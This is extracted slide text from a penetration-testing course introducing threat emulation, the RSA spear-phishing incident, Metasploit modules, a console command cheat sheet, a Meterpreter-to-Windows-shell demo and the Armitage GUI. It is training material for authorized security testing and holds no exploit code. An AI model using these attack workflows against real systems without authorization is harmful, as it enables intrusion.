



From Penetration Testing to Threat Emulation

Advanced Threat Tactics




Overview

- Course Goals
- Personal Introduction
- What is Penetration Testing?
- Threat Emulation vs. Vulnerability Assessments
- Course Overview

Goals

- **Hands-on** time with Armitage and Metasploit
- Apply modern tactics in a **realistic** lab
- **Understand** modern attack vectors
- **Seed** creative thought process

One Year Ago...





Introduction – R. Mudge

- Open Source Developer
 - Entrepreneur
 - Security Experience
- 



Penetration Testing

What? Test security by doing
what bad guys might do



Penetration Testing

Why? Motivate desire to make changes to improve security



Penetration Testing

How? Demonstrate risk



Types of Penetration Tests

- Open Source Research
- Network
- Social Engineering
- Wireless
- Web Applications
- Mobile

Penetration Testing Process

- Information Gathering
- Reconnaissance
- Access
- Post-Exploitation

Penetration Testing Today..



“Penetration Testing”



- White-listed
- No social engineering
- Attempt to **exploit vulnerabilities**
- Numbers oriented

Why are we here?

Was this the email that took down RSA?

A spear phishing email that has surfaced in a security database looks like it may have been the one to hit RSA

By [Robert McMillan](#), IDG News Service
August 26, 2011 02:34 AM ET

 12 Comments  Print

 Like 58

 +1 15


"I forward this file to you for review. Please open and view it."

As a ploy to get a hapless EMC recruiter to open up a booby-trapped Excel spreadsheet, it may not be the most sophisticated piece of work. But researchers at F-Secure believe that it was enough to break into one of the most respected computer security companies on the planet, and a first step in a complex attack that ultimately threatened the security of major U.S. defense contractors including Lockheed Martin, L-3 and Northrop Grumman.

Threat Emulation

- Double-blind
- **Social Engineering** is in scope
- Attempts to **exploit features**
- Goal oriented

Modern Hacking Process



Course Overview

Course Introduction

1. Metasploit and Armitage + Set Up
2. Access: Exploits + Lab 1
Lunch
3. Access: Features + Lab 2
4. Access: Delivery + Lab 3
5. Post-Exploitation
6. Maneuver
Exercise




From Penetration Testing to Threat Emulation

1. Metasploit and Armitage



Overview

- What is Metasploit?
 - Modules
 - Metasploit Console
 - Armitage
- 

What is Metasploit?

Ways to use Metasploit



msfconsole / msfgui



Pro & Express



Armitage

<XML />

RPC Daemon

Payloads

Exploits

Auxiliary

Post

Contributed by community


Metasploit Base

The core stuff that others build on


What is Metasploit?

- Metasploit Linux
- Modules Programs
- msfconsole /bin/bash

Modules




Modules



Modules and Magic the Gathering



Module Organization



Metasploit Command Sets

- Metasploit Console
 - Manage Database
 - Manage Sessions
 - Configure and Launch Modules
- Meterpreter
 - Post-exploitation activities

Console Cheat Sheet

- `use module` - start configuring module
- `show options` - show configurable options
- `set varname value` - set option
- `exploit` - launch exploit module
- `run` - launch non-exploit

- `sessions -i n` - interact with a session

- `help command` - get help for a command



Metasploit Console Demo

msfconsole

- Open ended
- Works in many places
- One task / host at a time

```
msf> sessions -i 1


meterpreter> shell

C:\> dir
C:\> exit

meterpreter> background
```

What is Armitage?

- A GUI for Metasploit
- Goal: Avoid this...



Armitage




The screenshot displays the Armitage web interface. On the left, a 'Modules' sidebar lists categories like 'exploit', 'networkware', 'smb', 'lsass_cifs', 'windows', and 'smb'. The main workspace shows a network diagram with four hosts: a Linux machine (192.168.1.106), a printer (192.168.1.108), an Apple Mac (192.168.1.101), and a Windows machine (192.168.1.103). A red box highlights the Windows host, and a context menu is open over it, listing actions like 'Attack', 'Login', 'Meterpreter 5', 'Services', and 'Host'. A large orange 'Targets' label is overlaid on the diagram. At the bottom, a terminal window shows the Metasploit console output:

```
msf >
=[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ .. --=[ 615 exploits - 306 auxiliary
+ .. --=[ 215 payloads - 27 encoders - 8 nops
=[ svn r10818 updated today (2010.10.25)

To direct input to this virtual machine, click inside the window.
```

The terminal window also has a 'Tabs' label overlaid on it.

Armitage Sightings...





Armitage Demo

Armitage Teaming

- Manage Metasploit Remotely
- Communicate in real time
- Share Data
- Share Sessions

- Requires starting armitage deconfliction server on Metasploit server.
(See documentation)

Learning Check

- What is a session?
- What is a payload?
- What is Meterpreter?




From Penetration Testing to Threat Emulation

